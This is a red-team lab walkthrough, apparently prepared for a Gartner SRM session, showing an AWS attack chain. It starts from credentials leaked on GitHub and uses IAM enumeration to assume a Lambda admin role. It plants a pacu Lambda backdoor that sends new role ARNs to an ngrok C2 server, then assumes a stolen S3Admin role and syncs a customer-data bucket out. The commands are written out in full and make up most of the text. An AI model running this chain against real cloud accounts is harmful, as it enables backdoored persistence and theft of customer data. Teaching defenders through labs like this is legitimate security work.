
Lambda Attack
Overview
This lab has been created for Gartner SRM. This lab contains default/assumed values for user names, roles, and polices. Additionally we created credential exports to simplify the lab. In a red team these items would not be provided.
Scenario
An attacker finds AWS user credentials in a GitHub repository. These accidental leaks can happen through misconfiguration of a. gitignore file.
Setup AWS Profile
The AWS profile named gartner-srm-user has been configured with the stolen credentials on an assigned EC2 instance.
Start attack
Do basic discovery to find the username associated with the access key configured in the AWS
gartner-srm-userprofile
aws sts get-caller-identity --profile gartner-srm-user

With the username list the user policies and copy the policy ARN output to your text file
aws iam list-attached-user-policies --user-name gartner-srm-user --profile gartner-srm-user


Get current version of the policy using the ARN from the previous step
aws iam get-policy-version --policy-arn arn:aws:iam::551937892169:policy/gartner-srm-user-policy --version-id v1 --profile gartner-srm-user
The policy allows the user to assume and list roles
List the roles and associated ARN
aws iam list-roles --profile gartner-srm-user | grep lambdaDebug-serviceRole
aws iam list-roles --profile gartner-srm-user | grep lambdaManager-role

Use the role name output to list the attached policies
aws iam list-attached-role-policies --role-name lambdaDebug-serviceRole --profile gartner-srm-user
aws iam list-attached-role-policies --role-name lambdaManager-role --profile gartner-srm-user

Get the polices attached to the role we can assume
aws iam get-policy-version --policy-arn arn:aws:iam::551937892169:policy/lambdaManager-role-policy --version-id v1 --profile gartner-srm-user

From the output we can see the role has Lambda Admin privileges
C2 Backdoor
Start C2 Server from command line
ngrok http --domain=c2.ngrok.dev 4040 > /dev/551937892169 2>&1 &
Assume Lambda Manager role
sts_session=$(aws sts assume-role --role-arn arn:aws:iam::551937892169:role/lambdaManager-role --role-session-name lambdaManager --profile gartner-srm-user)
Export the AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, and AWS_SESSION_TOKEN
export AWS_ACCESS_KEY_ID=$(echo $sts_session | jq -r '.Credentials''.AccessKeyId')
export AWS_SESSION_TOKEN=$(echo $sts_session | jq -r '.Credentials''.SessionToken')
export AWS_SECRET_ACCESS_KEY=$(echo $sts_session | jq -r '.Credentials''.SecretAccessKey')
Set the exported keys in pacu
pacu --session lambdamanager --set-keys gartner-srm-user,$AWS_ACCESS_KEY_ID,$AWS_SECRET_ACCESS_KEY,$AWS_SESSION_TOKEN
Run pacu backdoor lambda
pacu --session lambdamanager --exec --module-name lambda__backdoor_new_roles --module-args='--exfil-url https://c2.ngrok.dev --role-arn arn:aws:iam::551937892169:role/lambdaDebug-serviceRole --arn arn:aws:iam::551937892169:user/gartner-srm-user'

The C2 backdoor has been set and any new roles will be sent to the C2 server
Check the role name on the C2 server (this can take up to 2 minutes)
Look for a
POST 405 Method Not Allowed. This will contain the RoleARN

Assume stolen role from C2
Assume stolen role
sts_session=$(aws sts assume-role --role-arn arn:aws:iam::551937892169:role/S3Admin --role-session-name S3 --profile gartner-srm-user)
Export the AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, and AWS_SESSION_TOKEN
export AWS_ACCESS_KEY_ID=$(echo $sts_session | jq -r '.Credentials''.AccessKeyId')
export AWS_SESSION_TOKEN=$(echo $sts_session | jq -r '.Credentials''.SessionToken')
export AWS_SECRET_ACCESS_KEY=$(echo $sts_session | jq -r '.Credentials''.SecretAccessKey')
List S3 buckets
aws s3 ls
Perform Exfil
aws s3 sync s3://vectra-gartner-srm-customer-data ~/vectra-gartner-srm-customer-data